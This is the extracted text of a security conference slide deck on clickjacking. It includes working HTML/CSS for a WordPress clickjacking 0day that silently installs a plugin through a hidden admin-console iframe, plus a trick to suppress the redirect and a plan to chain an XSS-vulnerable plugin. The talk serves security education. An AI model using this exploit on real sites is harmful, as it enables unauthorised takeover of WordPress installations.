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Clickjacking For Shells

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Introductions



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■ Hello Everybody

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 - WhatWeb – Web scanner included in BackTrack
 - URLCrazy – Domain name typo squatting research
 - and more
- Operate MorningStar Security News
- You may have seen me giving presentations at Kiwicon

Videos Not Available



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- This PDF version of the Clickjacking For Shells presentation does not include videos.
- See the video version for demos

Agenda



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- What is clickjacking?
- Clickjacking in the wild
- Are web apps vulnerable to clickjacking?
- WordPress clickjacking 0day
- How to protect your webapp from clickjacking

What is Clickjacking?



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
- You think you're clicking on the website you see but no... you're really clicking on an **invisible website** you cannot see that's right under your mouse.
- Clickjacking affects many browsers and platforms
- First published in 2008 by Jeremiah Grossman and Robert "Rsnake" Hansen




Exploit Process



Lure victim user to a webpage



Get them to click



- A clickjacking page with an invisible page on top of a visible dummy page

- They can't see what they're clicking on

Exploit

- They have performed an action without realising

A Simple Example

- The user is lured into clicking on an ad

What the user clicks on




Win Big

You are the lucky millionth visitor.
You have won a mystery prize.

[Claim your prize](#)

User Clicks

What the user sees



Web Images News More | MSN Hotmail

bing Beta

Web

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
Innocent HTML Features



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
iFrames

- A webpage can contain another webpage within it. e.g. Google maps.




Opacity

- HTML elements can be solid, partially transparent or invisible






Stacking Order

- HTML elements can be stacked on top of one another



Stacking + Opacity

- An element can be on top and invisible!



The Simple Example Source Code



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Z-index

puts the iframe on top

Opacity

makes the iframe invisible

Position:Absolute

lines up the iframe with the dummy page

```
<html>
<h1 style="text-align:center">Win Big</h1>
<p style="font-size: 38px;">You are the lucky millionth visitor.<br>You have won
a mystery prize.</p>
<div style="z-index:10; opacity:0; position:absolute; top:0px; ">
<iframe scrolling="no" style="width:800px; height:500px;" 
src="http://www.bing.com/search?q=symantec"> </iframe>
</div>
<div style="position:absolute; top:200px; left:210px;">
<a href="#">Claim your prize</a>
</div>
</html>
```

Invisible
iframe on top

“Claim your prize” is
lined up with an ad

Now you understand Clickjacking

It's simple. You can steal clicks. Why make another presentation about it?

“Advanced” Clickjacking Tricks

- You can convince victims to click & drag
 - Paul Stone discussing this and other tricks in his paper “Next Generation Clickjacking”
 - Drag text into form fields
 - Drag text out of an iframe to steal data
- You can convince victims to type into form fields
- Control scrolling in an iframe with link anchors
 - <http://example.com/#section>
- You can convince victims to click multiple times
 - Sometimes an action takes a few clicks
- The invisible iframe can follow the mouse
 - Anywhere the user clicks is clickjacked

Clickjacking in the Wild


- **Twitter**
 - Exploit: Force twitter users to post a message
- **Facebook**
 - Exploit: Force users to 
- **Advertising and Affiliate Networks**
 - Force users to click on ads for \$\$\$ CYBER CRIME CASH \$\$\$
- **Adobe Flash**
 - Adjust the privacy settings to turn on the camera and microphone



Exploit Process for Facebook



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In the Wild



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Facebook - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.facebook.com/profile.php?ref=profile&id= [REDACTED]

facebook Home Friends Inbox Settings Logout Search

Nothing 19 minutes ago clear

Wall Info +

What's on your mind?

Attach: Share Options

Wanna C Somthin' HOT! ??
Source: [REDACTED]
Click Da' Button, Baby!

3 minutes ago · Comment · Like · Share

Nothing
19 minutes ago · Comment · Like

Create an Ad

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Entertainment alternatives
Leave the DSLR Camera
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same great features, but
without the high price.
www.dmc-lx5.com

Like

Nikon Coolpix
L31

Nikon Coolpix L31 camera
with 10x optical zoom.
Digital SLR features, many
from your favorite prosumer
DSLRs, and the DMC-LX5.
Simple.

Like

Be your own boss in 2010

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with the DMC-LX5. You get
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Simple.

Like

Done

Applications Chat (0)

Cheerleaders Gone Wild



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■ Fake Captcha

The image shows a Facebook page for a group named "Cheerleaders gone wild - have to see this". The page features a profile picture of a cheerleader in a blue and white uniform. Below the profile picture, there's a "Suggest to friends" button. A sidebar on the left contains links for "Information", "Founded: 2010", and "20,217 people like this". A central "Wall" tab is selected. A "Security Check" dialog box is overlaid on the page, containing a "Warning!" message: "Due to the increased number of spam bots putting extra load on our servers, please verify that you are a real HUMAN." It also includes instructions: "Follow the instructions below to proceed." Below the instructions, it says "Click buttons in this order: 3, 1, 2" and displays three numbered buttons (1, 2, 3) in boxes. At the bottom right of the dialog are "Submit" and "Cancel" buttons.

facebook Search

Cheerleaders gone wild - have to see this Like

Wall Info Video

Suggest to friends

Cheerleaders gone wild - have to see this

Information

Founded: 2010

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1 2 3

Submit Cancel

Cheerleaders Gone Wild



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- You have clicked “Like” for 3 pages and shared one on your Facebook wall

What you're looking at

A screenshot of a Facebook page titled "Cheerleaders gone wild - have to see this". The post includes a thumbnail image of a cheerleader in a blue and white outfit, a video thumbnail labeled "pd cheerleaders gone wild" showing a cheerleader in action, and a YouTube video player at the bottom. The sidebar shows basic information about the page, including its name, creation date (2010), and the number of likes (20,719).

What's on your FB Wall

A screenshot of a Facebook wall post from the same page. The post features the same thumbnail and video as the original post. It includes a timestamp ("4 minutes ago"), sharing options ("Comment · Like · Share"), and a link to the website, which has received 20,733 likes.

Other pages you like

- [Funniest Videos On the Web](#) [Remove Page](#)
- [Free ringtones every day](#) [Remove Page](#)

Where are the Web App Exploits?



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- Are web apps vulnerable to clickjacking?

packet storm
security without boundaries

Home Files News About

Search files: clickjack

Files News Users Authors

Search for Search

Firefox 3.6.7 / SeaMonkey 2.0.6 Clickjacking
Authored by Pouya Daneshmand
Firefox version 3.6.7 / SeaMonkey version 2.0.6 clickjacking proof of concept
MD5 : 7ba30b781e859a4d1fdfeb52ca953e5c
tags | exploit, proof of concept

Netscape Browser 9.0.0.6 Clickjack
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Currently Archiving 15051 Exploits
Updated (CVE And Archive): Sun Sep 11 2011

EXPLOIT DATABASE

HOME BLOG GHDB FORUMS ABOUT REMOTE LOCAL WEB DOS SHELLCODE PAPERS SEARCH SUBMIT

Search

Date	D	A	V	Description
2010-07-23	↓	✓	✓	Multiple Web Browser Clickjacking Vulnerability (FF3.6.7/SM 2.0.6)
2010-07-17	↓	✓	✓	Netscape Browser v9.0.0.6 Clickjacking Vulnerability
2010-07-17	↓	✓	✓	Safari Browser v4.0.2 Clickjacking Vulnerability
2010-07-17	↓	✓	✓	Opera Browser v10.60 Clickjacking Vulnerability
2010-07-17	↓	✓	✓	Avant Browser v11.7 build 45 Clickjacking Vulnerability
2008-12-29	↓	✓	✓	The Clickjacking meets XSS: a state of art
2009-01-29	↓	✓	✓	Internet Explorer 7 ClickJacking Vulnerability (2009-01-23)
2009-01-28	↓	✓	✓	Google Chrome 1.0.154.43 ClickJacking Vulnerability (2009-01-23)
2011-01-21	↓	✓	✓	Firefox 3.0.5 Status Bar Obfuscation : Clickjacking

- Look for the following 3 conditions

No Protection

- HTTP X-Frame-Options header isn't used
- Frame busting doesn't matter

Predictable URL

- The URL that is presented to the victim must be predetermined.
- It cannot require a CSRF or session token

Single Click

- Any action that helps a hacker
- A single click makes an **easy** target
- Multiple clicks and drags are not so easy

Was WordPress Vulnerable?



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WordPress recently got ClickJacking protection but there was no specific threat against WordPress

WordPress Gets Clickjacking Protection

May 26th, 2011, 08:52 GMT · By [Lucian Constantin](#)

WordPress 3.1.3 Contains Security Fixes and Clickjacking Protection

WordPress 3.1.4 -

May 27, 2011

WordPress Improves Clickjacking Security

Improved clickjacking security seems to be the new thing amongst popular



WordPress update includes 'clickjacking' protection

BY BIGBUZ, ON MAY 27TH, 2011

Wordpress update includes 'clickjacking' protection

A beta of Wordpress 3.2 also tips up
By [Lawrence Latif](#)
Thu May 26 2011, 12:31


The Technology » News

Perhaps the most interesting element from a third party we've seen is the Clickjacking Shield, which lets users click on an item they believe to be legit.

WordPress Clickjacking 0day

Predictable URL

`http://wordpress/wp-admin/plugin-install.php?tab=plugin-information&plugin=wp-gallery-remote`



The screenshot shows a web browser displaying a WordPress plugin page for 'wp-gallery-remote'. A large blue arrow points from the 'Predictable URL' text above to the browser's address bar, which contains the URL: `http://wordpress/wp-admin/plugin-install.php?tab=plugin-information&plugin=wp-gallery-remote`. Another large blue arrow points from the 'Single Click' text below to the 'Install Now' button on the right. A callout box at the bottom right states 'No Protection in WordPress 3.1.2 and earlier'. The browser interface includes a navigation bar with links like 'BackTrack Linux', 'Offensive Security', 'Exploit-DB', 'Aircrack-ng', 'SEORG.org', and 'Music'. Below the navigation bar, there are tabs for 'Description', 'Installation', 'Screenshots', 'Changelog', 'Faq', and 'Other Notes'. The 'Description' tab is selected. A yellow warning box contains the text: 'Warning: This plugin has **not been tested** with your current version of WordPress.' The main content area describes the plugin's features, including support for multiple Gallery installations and Lightbox integration. To the right, a sidebar titled 'FYI' provides plugin details: Version 1.5.1, Author Christian Bartels, Last Updated 1012 days ago, Requires WordPress Version 2.5 or higher, Compatible up to 2.6, Downloaded 12,338 times, and links to the WordPress.org Plugin Page and Plugin Homepage.

Exploit Process For WordPress



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Lure
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- A clickjacking page with an invisible Plugin Install webpage from their own WordPress admin console on top of a visible dummy page

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- They can't see that they're clicking an "Install Now" button


Install Now

Exploit

- They have installed a plugin of our choosing ☺

Exploiting WordPress

- Install any WordPress plugin



The screenshot shows the WordPress.org Plugin Directory. At the top, there's a navigation bar with links for Home, Showcase, Extend (which is highlighted in blue), About, Docs, Blog, Forums, Hosting, and Download. Below the navigation is a search bar with a 'Go' button. The main title 'Plugin Directory' is centered above a login form with fields for 'Username' and 'Password' and a 'Log in' button. To the right of the login form is a link '(forgot?) or Register'. On the left, there's a sidebar with links for Extend Home, Plugins (Developer Center), Themes, Mobile, and Ideas. The main content area contains text about plugins extending WordPress and a statistic: '16,222 PLUGINS, 216,091,971 DOWNLOADS, AND COUNTING'. A search bar and a 'Search Plugins' button are located below this statistic. On the right, there's a 'Most Popular' sidebar with a list of plugins and their download counts:

- All in One SEO Pack Downloaded 8,685,465 times
- Google XML Sitemaps Downloaded 5,923,779 times
- Contact Form 7 Downloaded 4,644,897 times
- SexyBookmarks | email,

- How does Plugin installation work?
 - A ZIP archive gets unpacked into `http://victim.com/wp-content/plugins/`
 - Installed but not activated

What the user sees

WordPress Clickjack Exploit v1

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An Install Now button is hidden in front of the 'read more' link. When clicked, this will install a WordPress plugin. After installation, the user is redirected to a page acknowledging the new plugin.

The hidden iframe contains : http://wordpress/wp-admin/plugin-install.php?tab=plugin-information&plugin=wp-gallery-remote&TB_iframe=true&width=640&height=581

What the user is clicking on

WordPress Clickjack Exploit v1

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- The Install Now button is in an **iframe** pointing to the WordPress admin console
- The Admin user's browser automatically authenticates with session cookies. The Admin must be logged in.

WordPress CJ Exploit v1



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
- How do I select only the part of the webpage that contains the Install Now button?

WordPress Clickjack Exploit v1

Outer Div is a small window

Inner iFrame is the Plugin webpage

The hidden iframe contains : http://wordpress/wp-admin/plugin-install.php?tab=plugin-information&TB_iframe=true&width=640&height=581



```
#outerdiv { width:100px; height:30px; overflow:hidden; position:absolute; top:113px; left:335px; z-index:10; opacity:0; }
#inneriframe { position:absolute; top:-40px; left:-10px; width:200px; height:100px; border: none; }
<div id="outerdiv">
<iframe id="inneriframe" scrolling="no" src="http://wordpress/wp-admin/plugin-install.php...">
</iframe>
</div>
```

CJ Exploit v1 SourceCode



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```
<html>
<head><title>Clickjack Exploit for WordPress v1</title></head>
<body>
<style>
#outerdiv { width:100px; height:30px; overflow:hidden; position:absolute;
top:113px; left:335px; z-index:10; opacity:0; }
#inneriframe {
position: absolute; top:-40px; left:-10px; width:200px; height:100px; border: none;
}
#para { width:650px; }
</style>
<h1>WordPress Clickjack Exploit v1</h1>
<p id="para">Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod
incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud eu
ullamco laboris nisi. <a href="#">read more</a> </p>
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tab=plugin-information&plugin=wp-gallery-remote&TB_iframe=true&width=640&height=
581">
wordpress
</iframe>
</div>
```

Z-index

puts the iframe on top

Opacity

makes the iframe invisible

Position:Absolute

lines up the iframe with the dummy page

Stop the Redirect

- It's not subtle enough...
- How do I stop redirecting after installing the plugin?
 - An iframe within an iframe
 - The inner frame which loads the Plugin webpage is named _parent



```
<iframe id="innerframe" class="innerframe" scrolling= "no"
src="data:text/html;charset=utf-8,
---snip---
<iframe name='_parent' scrolling='no' src='http://wordpress/wp-
admin/plugin-install.php... '></iframe>"></iframe>
```

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



Leverage
Plugin

- How?

How to leverage the power to install an arbitrary plugin?

- Should I make a trojan horse plugin and submit to the WordPress plugin DB?
- Or should I hunt for bugs and find a vulnerable plugin in the DB?



Find a vulnerable plugin

- Hunting for bugs is easier
 - SlidePress is vulnerable to Reflected Cross Site Scripting (XSS)
 - Vulnerable when installed but not activated so only one click is required.
- Proof of Concept Exploit

